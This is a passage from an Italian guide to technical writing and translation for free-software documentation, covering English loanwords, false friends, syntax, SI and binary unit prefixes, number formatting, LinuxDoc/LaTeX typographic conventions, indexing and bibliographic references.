È importante osservare che nell'ambito delle traduzioni di documenti tecnici, nella stragrande maggioranza dei casi, si ha a che fare con l'inglese. Infatti, l'acquisizione di un termine straniero tende a seguire logiche differenti a seconda della lingua di origine. Per comprenderlo basta pensare con quanta facilità si potrebbe acquisire un termine francese, come «console», rispetto a un termine inglese.

- La prima cosa da fare di fronte a un termine da non tradurre è di verificare in un vocabolario di lingua italiana; se c'è, il problema è risolto. Questo potrebbe sembrare un consiglio banale; ma attualmente appaiono già parole come «input» e «output» che non sono poi di uso così generalizzato.

- Un termine inglese può assumere il genere che avrebbe se tradotto in italiano, oppure quello che suona meglio dandogli un significato italiano. In caso di dubbio è importante controllare l'uso comune (se esiste).

- I termini inglesi non tradotti sono invariabili al plurale, cioè quando sono inseriti in testi in italiano vanno scritti sempre al singolare, senza aggiungere la lettera «s» finale, anche se ci si riferisce a una quantità maggiore di uno.

  A titolo di esempio si pensi al termine «mouse» che al plurale inglese diventa «mice». Chi usa questo termine, probabilmente è costretto a farlo, dato che l'italiano offre poche alternative; forse si potrebbe indicare come «dispositivo di puntamento», ma questa definizione è troppo generica e probabilmente non verrebbe compresa. Pertanto, chi usa questi termini non può essere anche costretto a conoscere perfettamente l'inglese e il modo corretto di usare i plurali in quella lingua.

  In altri termini, la lingua italiana non può incorporare le regole di un'altra lingua.

Quando il termine che non si traduce non è di uso comune nell'ambiente a cui si rivolge il documento, dovrebbe essere evidenziato in corsivo tutte le volte che viene utilizzato. Per chiarire meglio il concetto, un termine tecnico può essere o meno di uso comune per il pubblico di lettori a cui si rivolge: se si tratta di un termine considerato normale per quell'ambiente, non è il caso di usare alcuna evidenziazione.

221.3.2 Stesura di un glossario

Quando si traduce un documento è importante la preparazione di un glossario, inteso come una raccolta di traduzioni standard che permettono di mantenere uniformità nel documento tradotto. Questo diventa tanto più importante quando si lavora in gruppo, o si partecipa alla traduzione di un gruppo di opere che fanno parte di uno stesso ambito tecnico.

Un glossario del genere non può essere un documento statico, in quanto si ha la necessità di aggiornare continuamente il suo contenuto; se non altro per estenderlo.

Nell'ambito della documentazione GNU, ci si può iscrivere alla lista *`it@li.org`* per chiedere informazioni sul lavoro già svolto e per discutere termini non ancora definiti dal glossario in corso di realizzazione. Per iscriversi basta inviare un messaggio a *`majordomo@li.org`* contenente nel corpo (e non nell'oggetto) il testo seguente:

'**`subscribe it`**'

L'invio di messaggi al gruppo di discussione va indirizzato poi a *`it@li.org`*.

Eventualmente si può scaricare il glossario attuale da <*ftp://ftp.linux.it/pub/People/md/glossario.tgz*>, tenendo presente che il moderatore della lista desidera che non sia distribuito ulteriormente, in modo da evitare che si diffondano versioni obsolete.

Come ultima nota è opportuno chiarire che un glossario per la traduzione può essere solo uno strumento, per l'utilizzo da parte di persone in grado di capire il contesto in cui i termini sono usati e di stabilire se le voci corrispondenti del glossario sono applicabili alle situazioni particolari.

221.3.3 Opere originali

Anche l'autore di un'opera originale di carattere tecnico, si imbatte in problemi simili a quelli dei traduttori. Infatti, quando l'acquisizione di un termine tecnico straniero riguarda solo l'ambito specializzato per il quale si scrive, si può dubitare del modo giusto di utilizzarlo.

Per questo, anche gli autori di opere originali possono avere la necessità di preparare un glossario e di discutere le espressioni migliori per un concetto determinato.

221.4 Strafalcioni comuni

L'influenza della lingua inglese porta a deformazioni sempre più frequenti nella lingua italiana. Queste annotazioni vogliono essere di aiuto a chi scrive in italiano sotto l'influenza della prosa inglese, sia perché sta traducendo, sia perché è abituato a leggere solo documentazione tecnica scritta in inglese. Il problema più evidente, ma più facile da affrontare, è quello dei «falsi amici»: quei termini che, pur assomigliandosi (e pur avendo, spesso, la stessa etimologia), hanno significati diversi nelle due lingue. Gli esempi più celebri sono «factory» che diventa erroneamente «fattoria» e «cold» che si trasforma in «caldo».

Il problema meno evidente e per questo più insidioso è dato dalle altre differenze fra le due lingue: la punteggiatura, l'uso delle maiuscole e la struttura delle frasi. Trascurando queste particolarità si rischia di ottenere un testo che è formalmente in italiano, ma che non «suona» come tale.

Per completare il quadro, viene mostrato qualche esempio comune per chiarire questi concetti, ma è bene ricordare che le possibilità sono infinite e che l'unico modo per scrivere in buon italiano è leggere tanto buon italiano (così come avviene per qualsiasi linguaggio di programmazione).

221.4.1 Falsi amici

I «falsi amici» sono quei termini inglesi che sembrano avere una traduzione ovvia in italiano, che però non è corretta. Lo specchietto che si vede nella tabella 221.6 mostra la traduzione corretta di alcuni termini, frequenti nei testi informatici, lasciando intuire l'errore comune che si fa al riguardo.

Tabella 221.6 Traduzioni corrette dei «falsi amici».

consistent	coerente
exhaustive	esauriente
line	riga (quasi sempre)
re... (recursive)	ri... (ricorsivo)
set	insieme («set» è tennistico)
to set	impostare («settare» è di pessimo gusto)
subject	oggetto (di una lettera o di un messaggio)
to process	elaborare
to assume	supporre
proper (agg.)	giusto, corretto
proper (avv.)	vero e proprio
to support	si usi, per quanto possibile, una perifrasi
to return something	restituire qualcosa («ritornare» è intransitivo)

221.4.2 Ortografia e sintassi

Quello che segue è un elenco di annotazioni riguardo all'uso dell'ortografia e della sintassi.

- La «e» o la «o» che introduce l'ultimo termine di un elenco non va preceduta da virgola. In inglese americano la norma è di usare la virgola (ma gli inglesi non la usano); a volte in italiano la virgola è ammissibile, ma si tratta di eccezioni.

- Se le frasi sono negative, allora devono essere separate con «né». Per esempio:

  ```
  File che hanno questo bit settato non possono essere cancellati con DEL
  o modificati.
  ```

  va sostituito con:

  ```
  I file che hanno questo bit impostato non possono essere cancellati con
  DEL né modificati.
  ```

- I periodi italiani sono più complessi di quelli inglesi, a parità di registro. Come buona regola, metà dei punti fermi vanno sostituiti con congiunzioni, subordinate, due punti o punti e virgola. L'esempio seguente di traduzione viene da *hostname(1)*.

  ```
  -F, --file filename
          Read the host name from the specified file.  Comments
          (lines starting with a '#') are ignored.
  ```

  ```
  -F, --file nomefile
          Legge il nome dell'host dal file specificato, ignorando
          i commenti (righe che iniziano con '#').
  ```

- L'uso del futuro in inglese è diverso da quello dell'italiano. L'esempio proviene da *mpage(1)*.

  ```
  -O      Print 2 normal pages per sheet. But, this option
          will print every first and forth page of every set
          of four pages.  This option will ignore the -a and
          -l options.
  ```

  ```
  -O      Stampa due pagine normali per foglio: questa opzione,
          però, stampa la prima e la quarta pagina per ogni dato
          insieme di quattro pagine. Questa opzione ignora le
          opzioni -a e -l.
  ```

- I nomi dei mesi sono minuscoli.

- I numeri piccoli vanno scritti preferibilmente per esteso.

- In italiano si usa, di solito, la sequenza nome+aggettivo; il contrario, aggettivo+nome, per quanto accettabile, ha spesso un significato diverso. Per esempio, si osservi la differenza tra «pover'uomo» e «uomo povero».

- Bisogna sempre concordare il genere grammaticale: «la directory padre» non ha senso.

- Spesso chi scrive in inglese usa contorsioni grammaticali assurde per evitare di denotare il genere della terza persona singolare; in particolare, si può trovare «they» o «their» usati al singolare: ovviamente in italiano ciò non va fatto. L'esempio proviene da *finger(1)*:

  ```
  Mail status is shown as ''No Mail.'' if there is no mail at all, ''Mail
  last read DDD MMM ## HH:MM YYYY (TZ)'' if the person has looked at their
  mailbox since new mail arriving, or ''New mail received ...'', ''
  Unread since ...'' if they have new mail.
  ```

221.5 Unità di misura

Nella documentazione a carattere scientifico diventa fondamentale la coerenza e la precisione nel modo in cui si indicano le grandezze e le unità di misura, oltre che la scelta di queste. In generale, ogni ambiente tecnico particolare tende a utilizzare le proprie grandezze e le proprie unità di misura, tralasciando gli sforzi di standardizzazione internazionale, contribuendo così a complicare inutilmente il proprio settore.

Purtroppo, l'ambito informatico costituisce l'esempio più problematico sotto questo aspetto, dal momento che l'esigenza di mantenere una compatibilità con il sistema binario ha attribuito a delle denominazioni ben precise del sistema decimale un significato differente rispetto a quello comune a tutti gli altri ambiti scientifici.

Lo standard internazionale sulle unità di misura è costituito dal SI, ovvero *Le Système international d'unités*, in italiano *Sistema internazionale di unità*. Il punto di riferimento per questo lavoro di armonizzazione è il BIPM (*Bureau international des poids et mesures*), con sede in Francia (<*http://www.bipm.fr/*>).

221.5.1 Come si scrive una grandezza

Per esprimere una quantità riferita a una grandezza in modo grafico, occorre disporre del *simbolo* (la sigla) che ne esprime l'unità di misura o un multiplo opportuno di tale unità, al quale si fa precedere il numero, in cifre, di tale quantità:

n *simbolo*

È importante che tra il numero e la sigla ci sia uno spazio, che non deve poter essere interrotto in fase di impaginazione del testo. Per esempio: si può scrivere 5 kg, ma non 5kg.

221.5.2 Nomi e simboli

È bene chiarire il significato di alcuni termini che riguardano la misurazione di qualcosa:

grandezza
: ciò che viene misurato, come la lunghezza, la massa[8], il tempo;

unità di misura
: il nome attribuito a ciò che si usa per misurare, come il metro, il kilogrammo[9], il secondo;

simbolo
: il simbolo che rappresenta l'unità di misura in modo standard, come «m», «kg», «s»;

I nomi delle unità di misura si esprimono generalmente senza iniziale maiuscola, mentre i simboli usati per rappresentarle simbolicamente vanno espressi esattamente come stabilito dagli standard, per quanto riguarda l'uso delle lettere maiuscole o minuscole.

---

[8] Secondo il SI, questa è la definizione corretta, mentre il «peso» è la forza applicata a un oggetto.

[9] Secondo il SI, questa è l'unità di misura della massa, tenendo conto che i prefissi si utilizzano facendo riferimento al grammo.

Tabella 221.7. Esempi di grandezze e unità di misura.

Grandezza	Unità di misura	Simbolo
lunghezza	metro	m
massa	kilogrammo	kg
tempo	secondo	s
corrente elettrica	ampere	A

221.5.3 Prefissi moltiplicatori

Oltre alla definizione dei simboli che esprimono le unità di misura, si aggiungono dei simboli che rappresentano un multiplo ben preciso di tali unità. Tali simboli di moltiplicazione si pongono davanti al simbolo di unità a cui si riferiscono; per esempio, il simbolo «km» rappresenta mille unità «m», ovvero mille volte il metro.

I simboli che rappresentano tali moltiplicatori hanno anche un nome che normalmente si esprime senza iniziale maiuscola, indipendentemente dalla forma, maiuscola o minuscola, che ha il simbolo stesso.

I moltiplicatori riferiti alle unità di misura hanno un significato e un valore ben preciso. È un errore l'uso dei termini «kilo», «mega», «giga» e «tera», per rappresentare moltiplicatori pari a 2^{10}, 2^{20}, 2^{30} e 2^{40}, come si fa abitualmente per misurare grandezze riferite a bit o a byte.

Tabella 221.8. Prefissi del *Sistema internazionale di unità* (SI).

Nome	Simbolo	Valore	Note
yotta	Y	10^{24}	
zetta	Z	10^{21}	
exa	E	10^{18}	
peta	P	10^{15}	
tera	T	10^{12}	
giga	G	10^{9}	
mega	M	10^{6}	
kilo	k	10^{3}	Lettera «k» minuscola.
hecto, etto	h	10^{2}	
deca	da	10	
		1	Nessun moltiplicatore.
deci	d	10^{-1}	
centi	c	10^{-2}	
milli	m	10^{-3}	
micro	μ	10^{-6}	
nano	n	10^{-9}	
pico	p	10^{-12}	
femto	f	10^{-15}	
atto	a	10^{-18}	
zepto	z	10^{-21}	
yocto	y	10^{-24}	

221.5.4 Prefissi per multipli binari

Lo standard IEC 60027-2 introduce un gruppo nuovo di prefissi da utilizzare in alternativa a quelli del SI, per risolvere il problema dell'ambiguità causata dall'uso improprio dei prefissi del SI in ambito informatico. A questo proposito, una discussione particolareggiata su questo argomento si può trovare nel documento *Standardized Units for Use in Information Technology*, di Markus Kuhn, <*http://www.cl.cam.ac.uk/~mgk25/information-units.txt*>.

Tabella 221.9. Prefissi IEC 60027-2.

Origine	Nome	Simbolo	Valore	Note
kilobinary	kibi	Ki	2^{10}	Si usa la «K» maiuscola.
megabinary	mebi	Mi	2^{20}	
gigabinary	gibi	Gi	2^{30}	
terabinary	tebi	Ti	2^{40}	
petabinary	pebi	Pi	2^{50}	
exabinary	exbi	Ei	2^{60}	
zettabinary	zebi	Zi	2^{70}	
yottabinary	yobi	Yi	2^{80}	

La tabella 221.9 riporta l'elenco di questi prefissi speciali.

221.6 Rappresentazione di valori

La rappresentazione di valori numerici tende a seguire forme differenti a seconda del contesto e delle convenzioni nazionali. Nella *Guide for the Use of the International Systems of Units (SI)*, pubblicato dal NIST (*National institute of standards and technology*), si trovano alcuni criteri per risolvere il problema in modo non ambiguo, validi anche al di fuori della realtà inglese.

221.6.1 Valori percentuali

In generale, l'uso del simbolo '**%**' va inteso come una forma abbreviata per 0,01 e in questo modo va usato, senza eccedere. In particolare, il simbolo di percentuale va posto dopo un valore numerico, staccato da questo, ma non separabile in fase di composizione tipografica:

```
n %
```

Per esempio, si può scrivere '*x* **= 0,025 = 2,5 %**', mentre non è corretta la forma '*x* **= 0,025 = 2,5%**'.

221.6.2 Valori numerici

Nella lingua italiana, come in molte altre, si usa la virgola come segno di separazione tra la parte intera e quella decimale, mentre nei paesi di lingua inglese, si utilizza il punto. A parte il problema di scegliere il segno opportuno in base alle proprie convenzioni nazionali, si pone piuttosto la difficoltà nel rappresentare numeri composti da un grande numero di cifre.

La *Guide for the Use of the International Systems of Units (SI)* indica un metodo molto semplice e non equivoco: si separano le cifre a gruppi di tre, usando semplicemente uno spazio, sia prima che dopo il marcatore decimale, come si vede in questi esempi:

```
123 456 789
  3 456 789,012 345 6
      6 789,012 3
```

Naturalmente, lo spazio in questione non può consentire l'interruzione della riga in fase di composizione.

È ammissibile anche un'eccezione in presenza di raggruppamenti di sole quattro cifre, prima o dopo il marcatore decimale. In quel caso si può evitare la separazione:

```
1234
  23,2345
```

Un altro problema è quello della rappresentazione di valori numerici espressi con una base maggiore di 10, per i quali si utilizzano le prime 10 cifre numeriche e per il resto si usano le lettere alfabetiche. Queste lettere andrebbero utilizzate coerentemente, possibilmente in forma maiuscola.

221.7 Stile tipografico

La definizione dello stile tipografico è un altro punto delicato nella definizione dello stile letterario generale. Di solito, la sua preparazione, è compito del tipografo o del coordinatore di un gruppo di autori o traduttori.

Il modo migliore per stabilire e utilizzare uno stile tipografico è quello di usare un sistema SGML, attraverso cui definire un DTD che non permetta alcun dubbio nella relazione che ci deve essere tra le varie componenti di un documento. In questo modo, gli autori hanno solo il compito di qualificare correttamente le varie componenti del testo, senza pensare al risultato finale, per modificare il quale si può semmai intervenire sul sistema di conversione successivo.

Le sezioni seguenti trattano dei problemi legati alla definizione di uno stile tipografico per la redazione di documenti tecnico-informatici, mostrando prevalentemente esempi in SGMLtools-LinuxDoc e a volte anche in LaTeX. L'idea è presa dalla guida di stile del gruppo di documentazione di Linux: LDP (*Linux documentation project*), ma le indicazioni si basano sulle consuetudini tipografiche italiane.

221.7.1 Blocchi di testo

Scrivendo documenti che riguardano l'uso dell'elaboratore, si incorre frequentemente nella necessità di scrivere nomi, o intere parti di testo, che devono essere trattati in modo letterale. Possono essere nomi di file e directory, comandi, porzioni del contenuto di file, listati di programmi, ecc. In questi casi è sconsigliabile l'uso di un tipo di carattere proporzionale, perché si rischierebbe di perdere delle informazioni importanti. Si pensi al trattino utilizzato nelle opzioni della maggior parte dei comandi Unix: utilizzando un carattere proporzionale, attraverso un sistema di composizione come LaTeX, si otterrebbe un trattino corto, mentre due trattini posti di seguito genererebbero un trattino normale; e ancora, da tre trattini si otterrebbe un trattino largo.

Altri tipi di problemi sono dati da nomi di altro genere, come i marchi di fabbrica, e dalla necessità di marcare dei concetti quando appaiono per la prima volta.

221.7.1.1 Nomi di file e directory

- I nomi di file, di qualunque tipo, dovrebbero essere rappresentati attraverso un tipo di carattere a spaziatura fissa.
- I nomi di questi tipi di entità sono sensibili alla differenza tra maiuscole e minuscole. Per questo vanno scritti sempre così come sono, anche quando si trovano all'inizio di un periodo, senza acquisire un'eventuale iniziale maiuscola.

- I nomi di file eseguibili, in quanto tali, sono indicati preferibilmente senza il percorso necessario al loro avvio.
- I nomi di programmi per i sistemi Dos dovrebbero essere indicati utilizzando lettere maiuscole, senza tralasciare l'estensione.

221.7.1.2 Schermate, listati e simili

Il testo ottenuto da listati di vario tipo, come i pezzi di un programma sorgente, il risultato dell'elaborazione di un comando, o il contenuto di una schermata, possono essere rappresentati convenientemente attraverso un ambiente di inclusione di testo letterale a spaziatura fissa. Generalmente, con LinuxDoc si utilizza l'ambiente '**`verb`**' contenuto in '**`tscreen`**' (l'uso dell'ambiente '**`code`**' è sconsigliabile).

Il problema sta nel fatto che l'ampiezza di tale testo non può superare i margini del corpo del documento, in base al tipo di impaginazione finale che si ritiene dover applicare. Infatti, tale testo non può essere continuato nella riga successiva perché ciò costituirebbe un'alterazione delle informazioni che si vogliono mostrare.

Generalmente, non è possibile superare un'ampiezza di 80 colonne, pari a quella di uno schermo a caratteri normale.

221.7.1.3 Variabili di ambiente

- I nomi di variabili di ambiente dovrebbero essere rappresentati attraverso un tipo di carattere a spaziatura fissa.
- I nomi di questi tipi di entità sono sensibili alla differenza tra maiuscole e minuscole. Per questo vanno scritti sempre così come sono, anche quando si trovano all'inizio o all'interno di un periodo.
- A seconda del tipo di documentazione, potrebbe essere stata definita la convenzione per cui queste debbano essere indicate sempre precedute dal simbolo dollaro ('**`$`**').

La scelta di rappresentare le variabili utilizzando il dollaro come prefisso è motivata dalla facilità con cui questa può essere identificata durante la lettura del testo. Tuttavia, questa scelta potrebbe essere discutibile, perché il dollaro non appartiene al nome della variabile e perché potrebbe indurre il lettore a utilizzarlo sempre, anche quando negli script non si deve. Quindi, il buon senso deve guidare nella decisione finale.

221.7.1.4 Comandi e istruzioni

A volte si ha la necessità di indicare un comando, o un'istruzione, all'interno del testo normale. Per questo, è opportuno utilizzare un carattere a spaziatura fissa, come nel caso dei nomi di file e directory, però qui si pone un problema nuovo dovuto alla possibile presenza di spazi e trattini. I programmi di composizione normali tendono a interrompere le righe, quando necessario, in corrispondenza degli spazi ed eventualmente anche dei trattini. Se il comando o l'istruzione che si scrive è breve, è consigliabile l'utilizzo di spazi e trattini non interrompibili.[10]

Quando si utilizza SGML (compreso HTML), si può usare l'entità '**` `**' per indicare uno spazio non interrompibile, mentre se si usa solo LaTeX, è il carattere tilde ('**`~`**') che ha questa funzione.

[10] Naturalmente questo ha senso se poi il programma di composizione non tenta di suddividere le parole in sillabe.

Il problema del trattino non è semplice, perché non esiste un trattino generico non separabile, fine a se stesso. Di trattini ne esistono di varie misure e non sempre esistono corrispondenti per diversi tipi di programmi di composizione.

221.7.1.5 Nomi di applicativi

Quando si fa riferimento al nome di un programma si pongono due alternative: l'indicazione del file eseguibile oppure del nome attribuito dall'autore al suo applicativo.

Per comprendere la differenza, si può pensare a Apache: il servente HTTP. Non si tratta di un semplice eseguibile, ma di un applicativo composto da diverse parti, in cui l'eseguibile è '**`httpd`**'. Nello stesso modo, nel caso di Perl (il linguaggio di programmazione), si può pensare all'applicativo in generale, composto dalle librerie e tutto ciò che serve al suo funzionamento; oppure si può voler fare riferimento solo all'eseguibile: '**`perl`**'.

- I nomi di programmi applicativi dovrebbero essere indicati nello stesso modo in cui lo fa il loro autore, rispettando l'uso delle maiuscole e delle minuscole, in qualunque posizione del testo.
- I nomi di questi tipi di entità non dovrebbero essere evidenziati in modo particolare.

Esempi

Ghostscript è un programma molto importante.

nanoBase è un semplice applicativo per Dos.

221.7.1.6 Concetti e termini nuovi

- I concetti e i termini che non si ritengono familiari per il lettore, dovrebbero essere evidenziati la prima volta che si presentano.

Per questo tipo di evidenziazione si utilizza un neretto oppure un corsivo. L'uso del neretto è contrario alla tradizione dei testi italiani, in cui questo viene fatto normalmente utilizzando solo il corsivo. Tuttavia, il neretto si presta meglio alla composizione in formati molto diversi; per esempio si ottiene facilmente anche su un documento da visualizzare attraverso uno schermo a caratteri.

Esempi

Questo meccanismo permette di inserire le cosiddette *entità interne*, con cui si possono definire delle macro.

221.7.1.7 Termini stranieri

A volte è opportuno utilizzare termini stranieri, non tradotti. Quando si tratta di termini non ben acquisiti nel linguaggio comune, almeno per il pubblico a cui si rivolge il documento, è opportuno utilizzare il corsivo tutte le volte in cui il termine viene adoperato.

Un termine tecnico può essere o meno di uso comune per il pubblico di lettori a cui si rivolge: se si tratta di un termine considerato normale per quell'ambiente, non è il caso di usare alcuna evidenziazione.

221.7.1.8 Nomi proprietari e logotipi

L'indicazione di nomi che fanno riferimento a marchi di fabbrica o simili, va fatta come appare nel copyright o nella nota che fa riferimento al brevetto, rispettando l'uso delle maiuscole e dell'eventuale punteggiatura. Si dovrebbe evitare, quindi, di prendere in considerazione un eventuale logo grafico del prodotto. Non è opportuno fare risaltare maggiormente i nomi di questo tipo.[11]

All'interno del testo non è conveniente fare riferimento al detentore del copyright o del brevetto. Eventualmente, di questo problema dovrebbero farsi carico delle note opportune all'inizio del documento che si scrive.[12]

Esempi

Sistema di stampa PostScript...

Scheda SCSI Adaptec...

Unità magneto-ottica Fujitsu...

Hewlett Packard

221.7.2 Titoli

Nei testi di lingua italiana, i titoli vanno scritti come se si trattasse di testo normale, con le particolarità seguenti:

- non viene mai posto il punto fermo finale;
- si cerca di evitare l'inserzione di altri segni di punteggiatura, a meno che ciò sia necessario per qualche motivo;
- non si usano evidenziazioni particolari di parole o nomi come invece potrebbe avvenire nel testo normale.

Un documento a carattere tecnico viene normalmente suddiviso in segmenti a più livelli. Per avere maggiore facilità nella trasformazione del documento in diversi formati tipografici finali, conviene limitare la scomposizione a un massimo di due livelli. Nel caso di LinuxDoc, significa limitarsi a usare '**`sect`**' e '**`sect1`**'.

221.7.2.1 Didascalie

Gli elementi che non fanno parte del flusso normale di un documento, come tabelle e figure, sono accompagnate generalmente da un titolo e da una didascalia. Il titolo serve a identificarle, mentre la didascalia ne descrive il contenuto.

I titoli di tabelle, figure e oggetti simili, seguono le regole dei titoli normali, mentre il testo delle didascalie segue le regole del testo normale. Tuttavia, quando si utilizzano programmi di composizione che permettono di abbinare solo una nota descrittiva, che funga sia da titolo che da didascalia, occorre fare una scelta:

[11] A questa regola si può aggiungere che, nel caso il nome sia scritto utilizzando solo lettere maiuscole, può essere opportuno limitarsi a indicarlo utilizzando solo l'iniziale maiuscola, lasciando il resto in minuscolo.

[12] In generale, non è indispensabile fare alcun tipo di riferimento di questo genere, se lo scopo di ciò che si scrive non è quello di trattare espressamente di questo o quel prodotto.

- quando le note sono brevi, è opportuno che si comportino come i titoli, cioè non contengano simboli di punteggiatura;
- quando sono più lunghe, si può decidere di trattarle come didascalie vere e proprie, con tutti i simboli di punteggiatura necessari per una comprensione corretta del contenuto.

Naturalmente, la scelta fatta deve valere per tutte le descrizioni che si abbinano a questi oggetti di un particolare documento: brevi o lunghe che siano.

221.7.2.2 Elenchi descrittivi

Gli elenchi descrittivi, come quelli che si ottengono con LinuxDoc utilizzando la struttura seguente, possono essere insidiosi, perché potrebbero tradursi in modo differente a seconda del tipo di programma di composizione utilizzato.

```
<descrip>
<tag>Primo elemento</tag>
        Descrizione del primo elemento,...
        Bla bla bla...
</descrip>
```

L'elemento descrittivo dell'elenco è in pratica un titolo che introduce una parte di testo generalmente rientrata. Sotto questo aspetto, la voce descrittiva segue le regole già viste per i titoli. Tuttavia, il problema sta nel fatto che si potrebbe essere indotti a riprendere un discorso lasciato in sospeso quando veniva introdotto l'elenco, come nell'esempio seguente:

```
Bla bla bla bla...

Primo elemento

        Descrizione del primo elemento,...
        Bla bla bla...

Qui si riprende il discorso precedente all'elenco descrittivo.
...
```

Infatti, l'utilizzo dei rientri fa percepire immediatamente la conclusione dell'elenco stesso. Quando si scrive un documento che deve poter essere convertito in molti formati differenti, che quindi potrebbe essere elaborato da programmi di composizione di vario tipo, può darsi che i rientri vengano perduti e gli elementi descrittivi dell'elenco appaiano come dei titoli veri e propri. Ma se ciò accade, quando si ricomincia «il discorso lasciato in sospeso», sembra che questo appartenga all'argomento dell'ultimo titolo apparso.

```
Bla bla bla bla...

Primo elemento

Descrizione del primo elemento,...
Bla bla bla...

Qui si riprende il discorso precedente all'elenco descrittivo.
...
```

Pertanto, se si vogliono utilizzare strutture di questo tipo, è consigliabile che appaiano alla fine di una sezione, quando quello che viene dopo è un titolo di una sezione o di qualcosa di simile.

221.7.3 Richiami in nota

I richiami in nota (le note a piè pagina e quelle alla fine del documento) sono composti con le stesse regole del testo normale. Quando il riferimento a una nota si trova alla fine di una parola cui segue un segno di interpunzione, è opportuno collocare tale riferimento dopo il simbolo di interpunzione stesso.

221.7.4 Indicizzazione

La costruzione di un indice analitico deriva dall'inserzione di riferimenti all'interno del testo, attraverso istruzioni opportune definite dal tipo di programma usato per la composizione.

Nel caso particolare di LinuxDoc si utilizzano gli ambienti '**`nidx`**' e '**`ncdx`**', che vengono poi gestiti solo nella composizione attraverso LaTeX e ignorati in tutti gli altri casi. '**`ncdx`**' si usa per i nomi tecnici (file, directory, variabili di ambiente, ecc.), mentre '**`nidx`**' per tutti gli altri tipi di riferimento.

Le voci inserite in questi riferimenti, che poi formeranno l'indice generale, vanno scelte in modo da essere uniformi, secondo alcune regole molto semplici.

- Si utilizzano le lettere minuscole, a meno che si tratti di nomi particolari che vanno sempre scritti in un modo prestabilito:
  - i nomi proprietari vanno scritti come indicato dalla casa produttrice;
  - i nomi di applicativi software vanno scritti come indicato dall'autore;
  - i nomi di file e directory vanno scritti esattamente come sono, tenendo conto che i file eseguibili vanno indicati senza percorso, mentre gli altri dovrebbero contenerlo;
  - i nomi di variabili di ambiente vanno scritti esattamente come sono, prefissati dal simbolo dollaro.
- Si utilizza solo il singolare;

I riferimenti per la generazione dell'indice analitico vanno posti preferibilmente nei luoghi opportuni, in modo da evitare inutili rimandi a pagine che non contengono ciò che si cerca. Per esempio, la parola **file** potrebbe trovarsi in quasi tutte le pagine di un testo di informatica, mentre è conveniente che l'indice analitico riporti solo le pagine in cui si parla del concetto che questa parola rappresenta.

I nomi di programmi eseguibili e di file di dati standard dovrebbero essere inseriti nell'indice analitico ogni volta che appaiono nel testo.

221.7.5 Riferimenti bibliografici e simili

Esiste una forma precisa e molto articolata per la stesura delle bibliografie, che corrisponde allo standard ISO 690. A ogni modo, vale la regola generale per cui un riferimento bibliografico deve contenere tutti i dati necessari a reperire il documento a cui si fa riferimento. In condizioni normali, le informazioni essenziali per identificare una pubblicazione sono quelle seguenti:

- l'autore o gli autori;
- il titolo completo;
- l'editore;

- la data di edizione;
- l'URI (se il documento è disponibile attraverso la rete).

Generalmente è consigliabile comporre gli elenchi bibliografici indicando le opere a partire dall'autore, mettendo il titolo in testo corsivo o inclinato, separando le varie componenti di ogni riferimento bibliografico attraverso delle virgole, come nell'esempio seguente:

> Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4

Se non si dispone di un sistema automatico per la gestione dei riferimenti bibliografici, quando si cita un documento all'interno del testo, è bene seguire alcune regole elementari.

- I riferimenti ad altri documenti, all'interno del testo normale, vanno fatti indicando il titolo completo, in corsivo o inclinato, aggiungendo il nome dell'autore o degli autori.
- Il titolo è separato con una virgola da un eventuale sottotitolo.
- I riferimenti a un testo già citato possono essere fatti utilizzando solo il titolo o solo l'autore, o attraverso altri mezzi, purché si sia certi di non creare ambiguità o disagio al lettore.

Segue un esempio molto semplice di come può essere fatto un riferimento del genere all'interno del testo normale:

> Questa sezione fa riferimento a concetti contenuti in *LaTeX, Guida a un sistema di editoria elettronica*, di Claudio Beccari.

221.8 Riferimenti

- Michele Dalla Silvestra, *Scrittura testi per l'ILDP*
- Robert Kiesling, *The LDP Style Mini-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>
- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4
- M. Fazio, *Dizionario e manuale delle unità di misura*, Zanichelli
- *Scienza, tecnologia e arte della stampa e della comunicazione*, Arti poligrafiche europee

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/indice02.html*>

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica02/indice02.html*>

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica03/indice02.html*>
- *Scienza, tecnologia e arte della stampa e della comunicazione*: Giuseppe Orsello, *Preparazione del manoscritto*, Arti Poligrafiche Europee

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/1206.html*>
- Marco Gaiarin, *Linux Italian HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Maurizio Pistone, *Lingua italiana e altra linguistica*

  <*http://www.freeweb.org/letteratura/pistone/linguaitaliana.html*>

- *Dictionnaire panlatin de l'informatique*

  <*http://www.tele3.net/dicoinfo/_bdt.htm*>

- *NetGlos - The Multilingual Glossary of Internet Terminology*

  <*http://wwli.com/translation/netglos/netglos.html*>

- *Amiga Translators' Organization*

  <*http://bilbo.di.unipi.it/~ato-it/*>

- Bureau International des Poids et Mesures

  <*http://www.bipm.org/*>

- Bureau International des Poids et Mesures, *Le Système international d'unités (SI)*

  <*http://www.bipm.org/pdf/brochure-si.pdf*>

- Bureau International des Poids et Mesures, *The International System of Units (SI)* (traduzione in inglese)

  <*http://www.bipm.org/pdf/si-brochure.pdf*>

- National Institute of Standards and Technology, *International System of Units (SI)*

  <*http://physics.nist.gov/Pubs/SP330/sp330sl.pdf*>

- National Institute of Standards and Technology, *Guide for the Use of the International System of Units (SI)*, 1995

  <*http://physics.nist.gov/cuu/pdf/sp811.pdf*>

- Markus Kuhn, *Standardized Units for Use in Information Technology*, 1995

  <*http://www.cl.cam.ac.uk/~mgk25/information-units.txt*>

- National Institute of Standards and Technology, *Prefixes for binary multiples*

  <*http://physics.nist.gov/cuu/Units/binary.html*>

- *Excerpts from ISO 690-2, Information and documentation -- Bibliographic references -- Part 2: Electronic documents or parts thereof*

  <*http://www.nlc-bnc.ca/iso/tc46sc9/standard/690-2e.htm*>

Evoluzione dell'editoria elettronica

Con il termine «editoria elettronica», si vuole fare riferimento agli strumenti utilizzabili per produrre documentazione di buona qualità dal punto di vista tipografico. L'approccio di un programma per l'editoria può essere fondamentalmente di due tipi:

- a formattazione visuale o WYSIWYG (*What you see is what you get*);[1]
- a composizione differita.

